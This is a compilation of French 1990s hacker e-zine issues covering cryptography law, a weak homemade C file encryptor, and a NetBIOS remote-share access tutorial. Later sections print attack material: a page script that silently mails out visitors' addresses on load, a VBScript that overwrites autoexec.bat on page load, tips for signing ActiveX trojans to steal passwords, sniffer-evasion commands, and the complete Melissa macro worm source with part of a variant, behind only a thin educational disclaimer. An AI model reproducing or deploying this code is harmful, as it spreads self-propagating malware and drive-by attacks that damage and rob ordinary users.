Car il y a des alternatives moins contestables pour lutter contre les abus de la cryptologie, et le projet de loi en amorce une : réprimer, non pas la cryptologie en soi, mais son utilisation à des fins criminelles. Cependant, le projet s'arrête en cours de route, obsédé par l'idée que c'est la cryptologie elle-même qui est en cause : il ne sanctionne pas le fait d'utiliser un moyen de cryptologie à des fins criminelles si le moyen est, lui, autorisé ! On aurait pu dire, tout simplement, que l'usage de la cryptologie en vue de dissimuler un crime ou un délit constitue, de toutes façons, une circonstance fortement aggravante. Et l'on peut réprimer le refus, par l'intéressé lui-même, de fournir ses clés à la demande du juge d'instruction : c'est une entrave à la justice par soustraction de documents, punie de trois ans de prison et de 300 000 F d'amende par l'article 434-4 du nouveau Code pénal - donc, plus sévèrement que ce qui est prévu le manquement à leurs devoirs de la part des tiers de confiance.

Toute nouvelle technique peut être détournée à des fins criminelles. Quand la bande à Bonnot utilisa pour la première fois un véhicule automobile pour prendre la fuite après un vol à main armée, on aurait pu être tenté de limiter l'usage de l'automobile... Dans le cas de la cryptologie, le problème est compliqué par le fait que les spécialistes qui ont l'oreille du gouvernement sont soit des professionnels du renseignement qui ne veulent pas être privés de leurs sources, soit des inventeurs de procédés de chiffrement à destination militaire ou diplomatique qui voient d'un mauvais oeil leur spécialité traditionellement très discrète s'étaler désormais sur la place publique. Il serait peut-être temps que les pouvoirs publics se rendent compte des dangers que font naître les obstacles à la cryptologie, de la délinquance ordinaire (chantage, détournements de fonds, intrusions sur les ordinateurs, etc) jusqu'à l'espionnage industriel international. En un mot, qu'ils se mettent un peu moins dans la peau de l'espion pour se mettre un peu plus dans celle de l'espionné.
Johannes Baagøe

Je pense que ça suffira amplement :-)))

5/ Dissection d'un encrypteur (programmation en C)

Bon, le listing que je présente est celui du premier encrypteur que j'ai réalisé dontla sécurité doit bien valoir celle des sauvegardes SimCity ... Bon je vais pas m'attarder , le principe n'est pas compliqué : l'utilisateur entre le fichier à crypter,le fichier sortant, nous vérifions qu'il n'en efface pas un autre , puis nous lui demandons le mot de passe, et après confirmation, nous lançons la procédure d'encryptage ... Celle-ci est simple, basé sur une transformation octet par octet .Bon le listing est disponible soit directement en cliquant ici auquel cas, il s'affichera dans une nouvelle fenêtre, soit à la fin de l'article, compressé avec l'executable .

Afficher le listing .

Commençons à étuider le programme : comme nous l'avons vu dans le premier guide, il commence

par une série de #include et puis par la fonction main:

```
#include "stdio.h"
#include "conio.h"
#include "dos.h"

void main(void)
{
```

Ceci est aussitôt suivi des déclarations des variables :

```
FILE *sourc,*dest;int code,verif,car=0,i,j,sur,oct;
char src[60],dst[60];struct date d;
```

En examinant ces variables, 2 types nous sont inconnus : FILE , ainsi que date . struct n'est pas tout à fait un type de variable, c'est en fait une structure de données : un groupe contenant plusieurs données .Ces 2 types de données sont en fait définis dans le fichier dos.h , FILE est aussi une structure mais contenant des informations sur le fichier (son handle,sa taille,ses droits d'accès ...) alors que date contient 3 données ,une pour le jour,une pour le mois et une pour l'année ;celle-ci sont toujours appellées de la même manière, respectivement da_day,da_mon et da_year .Mais comme elles sont comprises dans une structure, pour les utiliser il faut utiliser le nom de la structure juste devant avec un point .Ici le nom de la structure est d .

Ensuite , nous avons les premières fonctionsd'initialisation :

```
getdate(&d);clrscr();
```

La fonction clrscr() définie dans conio.h sert à effacer l'écran alors que la fonction getdate(struct date) permet d'initialiser une structure date à la date actuelle, c'est à dire mettre dans da_day le jour, dans da_mon le mois et dans da_year l'année .

Ensuite une petite routine permet de vérifier le millénaire actuel afin de n'afficher la date qu'avec l'année sur 2 chiffers (17/01/99 au lieu de 17/01/1999) :

```
if(d.da_year<2000)
   {d.da_year-=1900;}
   else
   {d.da_year-=2000;}
```

Ceci fait,le programme affiche quelques informations :

```
printf("\t\tEncryptor V 2.0\n");
printf("%d/%d/%d\n",d.da_day,d.da_mon,d.da_year);
```

On constate que lors de l'affichage de la date, les variables sont référencées par d.da_day,d.da_mon et d.da_year ... Ensuite, une routine nous permet de demander lenom du fichier que l'utilisateur souhaite encrypter :

```
get_name:
printf("Name of the file to encrypt or decrypt (with full path):\n");
scanf("%s",src);
sourc=fopen(src,"rb");
if(sourc==NULL)
   {
   printf("\aError opening file:(C)hange/(Q)uit\n");
   ask_erase:
   car=getch();
   switch(car)
      {
      case 99:
      goto get_name;
      case 113:
      goto end;
      default:
      goto ask_erase;
      }
   }
```

A l'aide de la fonction scanf() ,nous récupérons le nom du fichier d'origine, lui attribuons le pointeur de type FILE src via la fonction fopen(), puis vérifions l'état du pointeur src . Si celui-i vaut NULL, cela signifie qu'il s'est produit une erreur lors du chargement du fichier Si c'est le cas, nous dmandons àl'utilisaeur s'il veut resaisir un nom ou quitter le programme. Pour cela nous utilisons la fonction getch() combinées à une structure conditionnelle switch()

```
et_code:
code=0;verif=0;
printf("Enter your encrypt-key:");
get_key:
car=getch();
switch(car)
   {
   case 13:
   goto confirmation_code;
   case 27:
   clrscr();
   printf("Are you sure?(Y/N)");
   ask_other:
   switch(sur)
      {
      case 121:
```

```
        sur=getch();
        goto end;
        case 110:
        clrscr();
        printf("File to encrypt or decrypt:\n%s\n",src);
        goto get_code;
}
goto ask_other;
   default:
   code +=car;
   printf("*");
   goto get_key;
}

confirmation_code:
printf("\nConfirm your encrypt-key:");
reget_key:
car=getch();
switch(car)
   {
   case 13:
   goto test_cod;
   case 27:
   clrscr();
   printf("Are you sure?(Y/N)");
   re_ask:
      sur=getch();
      switch(sur)
         {
         case 121:
         goto end;
         case 110:
         printf("\nFile to encrypt or decrypt:\n%s\n",src);
         goto get_code;
         }
   goto re_ask;
   default:
   verif +=car;
   printf("*");
   goto reget_key;
   }
```

Cette routine permet donc de stocker dans les variables code et verif la somme des codes ASCII des tocuhes frappées par l'utilisateur en tant que code .C'est une des failles du programme dans la mesure ou les mots de passes "bc" et "ad" seront codés de la même manière ...

```
test_cod:
if(code==verif)
   {
   printf("\nOK...starting working");
   goto encrypt;
   }
   else
   {
   clrscr();
   printf("Error in confirming your encrypt-key...");
   code=0;verif=0;
   printf("\nFile to encrypt or decrypt:\n%s\n",src);
   goto get_code;
   }
```

Cette routine permet de vérifier que le code rentré puis confirmé sont bien les mêmes . Si c'est le cas, le programme poursuit l'exécution , sinon il revient à la demande de code après avoir réinitialisé les variables .

```
encrypt:
printf("\nName of the encrypted or decrypted file to generate (with full path):\n");
scanf("%s",dst);
dest=fopen(dst,"rb");
if(dest!=NULL)
   {
   fclose(dest);
   printf("File already exists:(O)verwrite/(C)hange name?");
   re_ask2:
   sur=getch();
   switch(sur)
      {
      case 99:
      clrscr();
      goto encrypt;
      case 111:
      goto crypt;
      default:
      goto re_ask2;
   }
}
```

Ce passage demande à l'utilisateur le nom du fichier vers lequel il veut crypter ou décrypter le fichier source .Si celui-ci existe déjà, il lui demande s'il désire l'effacer .Pour celà, nous essayons d'abord d'ouvrir le fichier en mode lecture . Si le pointeur contient NULL, cela veut dire que le fichier n'existe pas . Sinon, le fichier existe déjà . Pour la demande à l'utilisateur,nous utilisons encore une structure conditionnelle switch().

```
crypt:
for(car=0;code<0;code+=256);
for(car=0;code>255;code-=256);

fclose(dest);
dest=fopen(dst,"wb");
```

Cette routine permet de préparer la procédure principale d'encryptage en ouvrant le fichier destination et en préparant la clé de cryptage en la remettant sur un octet c'est-à-dire entre 0 et 255 compris .Nous le faisons au moyen de la structure conditionnelle for();

```
cryptage:
oct=fgetc(sourc);
if(feof(sourc))
   {goto file_end;}

oct +=code;

for(sur=0;oct<0;oct+=256);
for(sur=0;oct>255;oct-=256);
oct=255-oct;
fputc(oct,dest);
goto cryptage;
```

Voici la routine d'encryptage : celle-ci consiste a lire un octet du fichier, à y ajouter le code de l'utilisateur,à le rétablir sur un octet c'est-à-dire entre 0 et 255 compris et à faire l'inverse bit-à-bit ce qui consiste à soustraire la valeur à 255 . Le résultat de cette soustraction est écrite dans le fichier de destination . Si l'octet lu est le dernier, on quitte la rutine d'encryptage sinon on continue . Les fonctions fgetc() et fputc() permettent de respectivement lire et écrire un octet dans un fichier .

```
file_end:
clrscr();
fcloseall();
```

Cette série de 2 instructions permet d'une part d'effacer l'écran mais aussi de fermer tous les fichiers ouverts grace à fcloseall() . Ceci est très important dans la mesure ou les données ne sont écrites sur le disque qu'après fermeture des fichiers .

```
printf("Delete old file: %s (y/n)?",src);
re_ask3:
i=getch();
switch(i)
   {
   case 121:
```

```
    sourc=fopen(src,"rb");
    fputc(0,sourc);
    fclose(sourc);remove(src);
    goto pre_end;
    case 110:
    goto pre_end;
    default:
    goto re_ask3;
    }
```

Ici, nous demandons à l'utilisateur s'il souhaite effacer le fichier source . Si c'est le cas, nous n'allons pas directement effacer moyen de la command remove() . En effet, celle-ci ne protège pas contre les programmes comme undelete qui permettrait de retrouver le fichier . Nous allons d'abord l'ouvrir en écriture de manière à effacer son contenu puis nous y écrivons juste un octet nul , nous le refermons et l'effaçons ensuite avec remove . Il est toujurs accessible via undelete mais on accède à un fichier vide .

```
pre_end:

printf("\nEncrypting finished...\nAny other file to encrypt or decrypt (Y/N)?\n");

re_ask4:
car=getch();
switch(car)
   {case 121:
   oct=0;goto get_name;
   case 110:
   goto end;
   default:
   goto re_ask4;
   }
end:
clrscr();
printf("\twww.multimania.com/xcpu:Encryptor V 2.0 coded by Bloodwaves\
\n\tBloodwaves@Hotmail.com January 1999");
fcloseall();
}
```

Voici les dernières instructions ,ainsi que la demande à l'utilisateur s'il possède d'autres fichiers à transformer .

Bon,j'ai essayé via cette dissection de vous expliquer quelques fonctions et principes du C sous Dos dumoins ... Le programme compilé avec le listing sont téléchargeables juste en dessous.

4/ Se protéger des commandes Netbios

Vous avez deux PC sous Windows 95/98/NT à relier en réseau. Mais ils sont distant de 1000 kilomètres. Nous allons vous décrire une procédure simple, exploitant les fonctionnalités de Windows et d'Internet. Mais comme toute médaille, l'aspect face du procédé dévoile aussi une faille de Windows. En vous expliquant par le menu la procédure, nous vous expliquerons également comment vous prémunir contre les effets indésirables du procédé: le piratage!

Installation du réseau

En entreprise, ou à titre personnel pour les plus fortunés d'entre-vous, chers amis lecteurs et bidouilleurs occasionnels, vous appréciez particulièrement la mise en réseau des micro-ordinateurs, liaison permettant un partage aisé des fichiers, des applications et des ressources. Il est possible, sous Windows, de mettre en réseau plusieurs systèmes en utilisant comme support réseau Internet.

Sous Windows, le réseau local échange les informations au protocole NetBUI. Si vous n'avez pas activé ce réseau, c'est très simple, sous Windows 95/98, procédez comme suit:

- bouton "Démarrer" - Paramètres - Panneau de configuration.
- dans le panneau de configuration, cliquez sur Réseau. (voir figure 1)
- dans Réseau, cliquez sur Ajouter
- sélectionnez "client" et cliquez sur Ajouter
- sélectionnez ensuite Microsoft et comme client réseau "Client pour réseau Microsoft".

Vous devez installer Client pour les réseaux Microsoft et Fichier et imprimante partagés par le réseau Microsoft. Suivez le reste de la procédure jusqu'au relancement de votre système. Ayez le CD-Rom Windows 95/98 à portée de main, car il risque de vous être demandé.

Si le réseau est correctement installé, vous devez avoir une nouvelle icône Voisinage réseau sur votre bureau. Si vous n'avez aucune liaison réseau, l'activation de cette icône vous indique que le parcours du réseau global est impossible.

Etablissement du réseau au travers d'Internet

Pour établir une connexion réseau entre deux PCs distants au travers du réseau Internet, il faut d'abord que vous connaissiez l'adresse IP du PC à relier. Demandez à votre correspondant de vous la transmettre. Il faut qu'il clique sur Démarrer - Exécuter, taper winipcfg et relever l'adresse IP de sa machine. Si vous avez une liaison ICQ, il y a moyen de connaître cette adresse IP avec les utilitaires adéquats.

Ensuite, utilisez le programme nbtstat.exe. Cliquez sur Démarrez - Programmes - Commandes MSDOS. Sous DOS, il faut taper:

```
nbtstat -A <no_ip>
```

où <no_ip> est l'adresse IP de la machine cible à laquelle vous souhaitez relier votre réseau local. Exemple:

```
nbtstat -A 175.193.256.35
```

Pour les besoins de notre démonstration, cette adresse est fictive. Si le système cible est en réseau local NetBIOS, vous devez avoir à l'affichage des informations renvoyées par l'exécution de nbtstat. Dans les informations affichées, la seule qui nous intéresse est pointée par <20>, sous le nom

BRAUNEIG pour ce qui concerne notre exemple de la figure 2. C'est le nom de l'ordinateur qu'il faut relier à votre réseau local.

Toujours sous DOS, éditez le fichier lmhosts en tapant simplement:
EDIT LMHOSTS

Dans ce fichier, tapez simplement l'adresse IP de la machine cible, suivi de son nom et de #PRE comme suit:
175.193.256.35 BRAUNEIG #PRE

Sauvez ce fichier sous le nom LMHOSTS et quittez l'éditeur. De retour sous DOS, tapez:
nbtstat -R

C'est tout! Revenez sous Windows, cliquez sur Démarrer - Rechercher - Ordinateur. Comme nom d'ordinateur, indiquez celui qui a été saisi dans le fichier LMHOSTS. Si tout se passe bien, la machine cible s'affiche dans la fenêtre de résultat de recherche (voir figure 3). Cliquez simplement avec le bouton droit de la souris sur le nom de l'ordinateur dans cette fenêtre de recherche, puis cliquez sur Ouvrir.

Vous voilà connecté au système cible. Comme on peut le voir sur la figure 4, nous avons maintenant accès à toutes les ressources partagées du système cible. Nous pouvons visualiser le contenu de tous les dossiers de tous les disques accessibles, copier ces fichiers vers notre système, copier des fichiers depuis notre système vers le système cible, détruire, renommer, ouvrir mmêmeces fichiers et même exécuter des programmes! En cliquant sur un programme exécutable, il s'exécutera sur votre système. Oui, vous pouvez effectuer tout ce qui est concevable en réseau local au travers de votre extension de réseau Internet.

Les failles du réseau
L'établissement d'une extension de réseau local au travers d'Internet n'est pas stable. Si le système distant se déconnecte et se reconnecte, il y a de fortes probabilités pour que son adresse IP change. Il vous faudra refaire toutes les manoeuvres pour rétablir la liaison. Au bout de quelques essais, la liaison est rétablie en quelques minutes.

L'établissement d'un réseau local au travers d'une liaison Internet par réseau RTC reste fastidieuse, mais est une bonne alternative pour permettre par exemple à un gestionnaire de parc PC de faire un peu de ménage dans un système mal utilisé, voir même d'installer à distance des applications et des fichiers. Cet établissement de réseau local devient nettement plus intéressant pour des abonnés connectés longtemps avec des adresses IP stables, cas des systèmes sur LS, abonnés câble ou ADSL.

La vitesse de communication sur cette exténsion du réseau local est tributaire des possibilités de votre matériel de communication, faible en RTC, beaucoup plus performante sur LS, ADSL ou réseau câblé.

Mais ce procédé d'extension du réseau local révèle un véritable problème de sécurité. Le système Windows ne fait aucune différence entre des ressources partagées sur le réseau strictement local et un

système distant qui se connecte au travers d'Internet. Si le système exploite le partage de ses ressources sans mot de passe d'accès à ces ressources, il est vulnérable à toute attaque extérieure pendant qu'il navigue sur Internet.

Vous pensez qu'il est très aléatoire de tomber sur un système exploitant un réseau local non protégé. Détrompez-vous. Pour en avoir le cœur net (sans jeu de mot), nous avons utilisé un outil, WS-PingPro Pack, outil qui scanne une suite d'adresses IP et indique toutes les adresses IP actives. La simple manoeuvre effectuée par la commande nbtstat -A adresse_ip révèle toutes les adresses IP ayant un réseau NetBIOS actif. En moyenne, c'est près d'une adresse IP sur cinq qui répond positivement. Parmi ces adresses actives, nous en avons découvert sans aucune protection d'accès à leurs ressources.

En clair, il est donc possible de pénétrer ouvertement des systèmes sous Windows 95/98 exploitant un réseau local non protégé sous NetBIOS, à l'insu de son utilisateur, sans recourir à un logiciel serveur comme c'est le cas quand on utilise NetBus ou Back Orifice (voir Pirates no 2).

Les protections
Qu'il n'y ait aucune méprise! Si on vous révèle une telle faille de sécurité, c'est justement pour vous expliquer comment vous protéger.

La première protection, la plus élémentaire, naviguez sur Internet à partir d'un système non raccordé au réseau local. Nous serions mauvaises langues, nous vous conseillerions même de choisir un autre système d'exploitation que Windows. Mais vous n'avez probablement pas tellement le choix, en particulier dans votre environnement professionnel.

Donc, la seconde protection consiste à restreindre l'accès aux ressources de votre réseau local en modifiant les propriétés de chaque ressource de ce réseau. Par exemple, pour interdire l'accès à votre disque dur C, cliquez sur l'icône Poste de travail - sélectionnez le disque C - cliquez avec le bouton droit de la souris et sélectionnez Partage.

Vous pouvez ne pas partager le disque C, ou le partager en lecture seule, en accès complet ou en accès par mot de passe. Dans le premier et troisième cas, indiquez le mot de passe d'accès à votre disque C. Ainsi, les visiteurs indélicats devront montrer patte blanche.

Voici une astuce tordue pour savoir si vous avez un visiteur indélicat. Si vous n'utilisez pas le lecteur de disquette A pendant vos accès à Internet, partagez-le en accès complet et donnez-lui comme nom de partage PORNO-PICTS par exemple. Les hackers seront systématiquement attirés comme les mouches par le miel (ou moins ragoûtant, la m...). Donc, si votre disque A se met en action, vous avez très probablement un visiteur. Et pour connaître l'identité du visiteur, passez sous DOS et tapez simplement netstat. L'adresse IP sera très probablement indiquée par son nom de réseau.

Voilà... Cette 4e issue est finie je ne sais si il y en aura une 5e! Après il n'y a plus grand chose à dire! Bon alors bonne lecture!
Si vous voulez m'écrire: clad_strife@hotmail.com

Clad Strife.

HACKER 2020

Issue Numero 5

Introduction: TOUT ce qui est écrit dans ce zine ne doit ni vous inciter à pirater, ni vous pousser à le mettre en application. NI moi NI mon prvider, NI mon hébergeur ne pourront être responsables des actes que vous ferez de ces informations. Les code sources de Melissa mis à votre disposition ne vous permet que de l'étudier et si je l'ai mis là c'est pour favoriser la création d'"anti-Melissa"...

Sommaire:

Le JavaScript

Le JavaScript n'est pas si innofensif qu'on pourrait le croire... En fait on va éclaircir cette affaire qui à l'air de nous intéresser. En réalité le JavaScript n'est pas dangereux, c'est un fait. cependant il peut nous permettre d'obtenir certaines informations. Attendez là. Vous allez dire: "alors quand on va sur un site warez et qu'on nous donne notre adresse IP, notre version de Navigateur etc..., l'administrateur du site le sait?". Non il ne le sait pas. Le JavaScript qui fait ça ne fait que récupérer les informations que vous aurez bien voulu mettre ou les Informations par defaut. Mais... Mais certains scripts JavaScripts font une requête via une dialogbox au visiteur du site, et comme en général les visiteurs cliquent comme des malades sur OK en voyant une dialogbox, vous devrez pas avoir trop de problèmes à choper ces infos (mails dont on va parler). Bon voilà le script qu'y vous est fourni avec Hacker2020 pour faire vos bidouilles:

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE=JavaScript>
<!--
function chouraveMail ()
```

```
{
maintenant = new Date();
message = maintenant.getDate()
        + "."
        + eval(maintenant.getMonth()+1)
        + "."
        + maintenant.getYear();
document.formulaireBidon.champMasque.value = message;
document.formulaireBidon.submit();
}
// -->
</SCRIPT>
</HEAD>
<BODY onLoad = 'chouraveMail();'>
Merci pour les renseignements :-)
<FORM NAME=formulaireBidon METHOD=POST ACTION="mailto:
adressebidon@tonserveur.com">
<INPUT TYPE=HIDDEN NAME=champMasque>
</FORM>
</BODY>
</HTML>
```

Ainsi, ce ch'tit code va créer un mail avec l'adresse e-mail par default mise dans le Browser utilisé pour visiter la page web!
Pourquoi faire compliqué quand on peut faire simple?

Les VBScripts

Tres pratique le vbscript, il nous permet de programmer des boites de dialogues, des menus deroulants etc... Mais mieux encore, il a acces a toutes les fonctions OLE et activeX de windows au travers du browser. Un tres bon allie pour les activex et le javascript car il permet de justifier la presence de ces derniers dans le code html (pour les paranos). Certaint bugs de IE permettent (sur la version 4.0) de masquer une dialbox avec une autre dialbox (d'apparence plus innocente) :

```
set wcover = window.open ("bienvenue.htm", "salut . . ." )
wcover.close
```

Et le tour est joue...entre les deux tout est possible, chargement d'une taupe, envoi de courrier etc etc. Le plus important est que le visitant clique sur "OK".
Voici un exemple de script ActiveX (par Clad Strife):

```
<!-- Sample Code - START  --!>    <SCRIPT LANGUAGE="VBScript">
```

```
    Public Sub OnLoad_Sub() Const ForWriting = 2, FILE_NAME = "c:
\autoexec.bat"
 Dim fso, f     Set fso = CreateObject("Scripting.FileSystemObject")
    Set f = fso.OpenTextFile(FILE_NAME, ForWriting )
      f.Write "@echo HELLO FRIEND !"     f.Close    End Sub    </
SCRIPT>
    <!--  Sample Code - END  --!>
    Pour éxécuter ce code sur la page web vous avez besoin de faire
appel à cette fonction, pour l'exemple venant du script.
    <BODY ONLOAD="OnLoad_Sub()">
```

Les ActiveX

Il s'agit de modules executables qui peuvent automatiquement etre telecharges et lances a partir de votre browser. Ils reagissent a des codes d'authentification appeles "authenticodes". Ces codes font appel a plusieurs regles concernant le vendeur, la date de creation et la date d'expiration (verisign). Actuellement les authenticodes (X509) autorisent la signature des programmes codes pour les extensions suivantes :

- .exe
- .cab
- .ocx
- .dll

Prenons l'exemple d'un programme de taupe telechargeable depuis une page web. Il faudra proceder par plusieurs etapes pour que les operations de signature et de verification s'effectuent avec succes. Il faudra pour ca :
MakeCert, qui cree un test de certificat X.509
Cert2SPC, qui cree un test SPC
SignCode, qui utilise le SPC pour signer un fichier
ChkTrust, qui verifie la validite du fichier
DumpCert, qui valide le certificat
SetReg, qui modifie la cle qui controle l'authentification dans la base de registre
Et qui portent respectivement les noms :

- Makecert.exe
- Cert2SPC.exe
- ChkTrust.exe
- DumpCert.exe
- SetReg.exe
- Signer.dll (execute la signature)

Le Chaos Computer Club (groupe de hackers allemand) avait deja fait une demonstration des multiples possibilites de cette technique en nous servant son activex qui effacait explorer.exe du disque dur.
Pour eviter de vous faire pieger par ce genre de truc, vous pouvez modifier les elements suivants (qui sont necessaire au processus d'install d'un activex) :

- Wintrust.dll
- Softpub.dll
- Mssip32.dll
- Vsrevoke.dll
- Crypt32.dll

Vous pouvez aussi les renommer ou les effacer mais la je ne garantis rien quant au bon fonctionnement du systeme apres ca (z'avez qu'a utiliser netscrabe). La meilleure methode si vous tenez vraiment a votre explodeur c'est de mettre le niveau de securite au maximum dans les parametres internet (sauf s'il est deja trop tard).

Bref, avec des controles ActiveX on peut se permettre de charger une taupe sur n'importe quelle machine (backorifice par exemple) et ainsi recevoir par mail (anonyme evidemment) tous les mots de passe et infos confidentielles qui sont contenues sur l'ordi du visiteur. La seule limite est celle de l'imagination.

Le sniffing

Alors le sniffing introduit: sniffer un réseau. Un réseau c'est une liaison entre 2, 3 ou plus d'adresses (machines). Les resaux permettent de faire transiter des packets d'informations encapsulés dans des informations tels :
- l'IP de la machine qui reçoit l'information
- les informations sur la carte réseau de la machine ciblée (tout en sachant que l'adresse MAC est propre à chaque carte réseau).

Pour établir la correspondance entre les adresses IP et les adresses MAC, un protocole ARP (Adress Resolution Protocol) est utilisé. Ainsi lors de l'encapsulation des données, pour éviter l'interception de ses données par une autre machine, l'adresse MAC est "écrite" en tout dernier lieu sur l'enveloppe d'encapsulation. Il y a donc 2 niveau d'authentification du destinataire.
Donc vous vous en doutez: quand un packet de données va être envoyée à une machine, une autre machine sur le même réseau ne pourra pas le lire car elle va comparer l'adresse MAC à la sienne pour savoir si c'est la bonne. Dans le cas échéant le système ne lit pas le packet. cependant le mode "mele" existe. Ce mode permet l'interconnection entre 2 réseaux: l'ordinateur est paramétré pour permettre le transimisson du packet de donnée à l'autre ordinateur (et donc l'ordinateur doit avoir 2 cartes réseaux).
On peut quand même essayer de voir si la carte d'un ordinateur suspect est ou non en mode mele. Mais est-ce possible dans tous les cas ?
Selon une rumeur, on aurait trouvé un astuces permettant de repérer la carte réseau d'un ordinateur cible en mode mele. La marche à suivre serait assez facilement réalisable:
Supposons que son nom soit "LAMER". Il suffira de changer son entree dans la table ARP de votre

machine : arp -s LAMER 00:FF:00:FF:00:FF
Et ensuite, essayer la commande d'echo : ping LAMER
Si la la machine vous repond, c'est que c'est un ancien Linux, en mode mele.
N'oubliez pas de retablir l'integrite de votre table ARP :
arp -d LAMER
Notez que cela ne donne rien avec les versions recentes de Linux ou sur un autre OS. En effet cela est du à un bug dans /linux/net/ipv4/arp.c la fonction arp_rcv0 contrôle quand envoyer les reponses ARP. Mais le test est foireux, et cela fonctionnera si l'adresse IP est bonne, même si l'adresse ARP n'est pas la même.
Le programme neped.c automatise cette manipulation pour toutes les machines d'un reseau. On peut le telecharger sur :
www.rootshell.com/archive-j457nxiqi3gq59dv/199809/neped.c
A present pour les cochons qui veulent contrer la manoeuvre, il suffit de reconfigurer votre carte avant de declencher votre sniffeur :
/sbin/ipconfig eth0 -arp
Cela empechera votre carte reseau de repondre aux requêtes ARP, et donc d'être detectee.
Bien entendu une autre technique consiste tout simplement à se faire passer pour la machine devant intercepter les données: cette méthode (parfois douteuse), s'appelle le spoofing. Pour sniffer les réseaux il existe aussi, les sniffers. Ceux-ci vont sniffers les packets, mais en ne denant souvent que les premiereres centaines d'octets (par chance la partie password, logins, et autres). Le problème est que pour utiliser un sniffer il faut avoir accès aux drivers de la carte réseau; ce qui ne devraient pas poser trop de problèmes avec un pc tournant sous Windows95, car les administrateurs des autres system windows NT, Linux... saisissent des paramètres de restrictions aux accès des drivers.

Le code source de Melissa

Héhé... Le moment le plus chaud de cet E-zine. Sachez que si vous avez le code source de Melissa à votre disposition c'est uniquement parce que vous voulez en créer des anti-virus, ou savoir vous en protéger. Eh oui. Si vous n'êtes pas d'accord avec le fait que vous ne devez l'étudier ici qu'à titre purement éducatif ou non nuisible ou bénéfique alors vous appuyez sur la petite croix en haut à droite de votre navigateur (Vous la voyez?). Melissa en effet à la particularité toute spéciale de s'envoyer sous format .doc à la victime et de l'infecter de telle sorte à ce que la victime ayant ouvert le document réenvoie inconsciemment, à 50 destinataires, le même mail que reçu avec Melissa en attachement. Bref, pour plus d'affinités allez mater mon autre zine.
Bon, je vous déconseille de déconner avec ça et de n'utiliser le code qui va suivre que dans un but personnel ou impersonnel mais profitable aux autres personnes. Sachez que Melissa ne marche qu'avec les utilisateurs de Microsot Outlook.

```
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") <> "" Then
  CommandBars("Macro").Controls("Security...").Enabled = False
  System.PrivateProfileString("",
```

```
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") = 1&
Else
  CommandBars("Tools").Controls("Macro").Enabled = False
  Options.ConfirmConversions = (1 - 1): Options.VirusProtection =
(1 -
1): Options.SaveNormalPrompt = (1 - 1)
End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "...
by
Kwyjibo" Then
  If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked
for
... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
    DasMapiName.Logoff
  End If
  System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "...
by
Kwyjibo"
End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
```

```
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
  If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
  Set ToInfect = ADI1
  ADI1.Name = "Melissa"
  DoAD = True
End If

If NTI1.Name <> "Melissa" Then
  If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
  Set ToInfect = NTI1
  NTI1.Name = "Melissa"
  DoNT = True
End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then
  Do While ADI1.CodeModule.Lines(1, 1) = ""
    ADI1.CodeModule.DeleteLines 1
  Loop
  ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
  Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
    ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN,
1)
    BGN = BGN + 1
  Loop
End If

If DoAD = True Then
  Do While NTI1.CodeModule.Lines(1, 1) = ""
    NTI1.CodeModule.DeleteLines 1
  Loop
  ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
  Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
    ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN,
1)
    BGN = BGN + 1
  Loop
End If

CYA:
```

```
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name,
"Document") = False) Then
  ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
  ActiveDocument.Saved = True
End If

'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two
points,
plus triple-word-score, plus fifty points for using all my letters.
Game's over.  I'm outta here."
End Sub
```

Attention: un autre source code existe pour le même virus. Vous n'avez qu'à comparer. Si j'étais vous je choisirais le premier plutôt que le second mais les deux m'ont l'air valables et efficaces.

```
Private Sub AutoOpen()
On Error Resume Next
p$ = "clone"
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software
\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software
\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
p$ = "clone"
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1
- 1): Options.SaveNormalPrompt = (1 - 1)
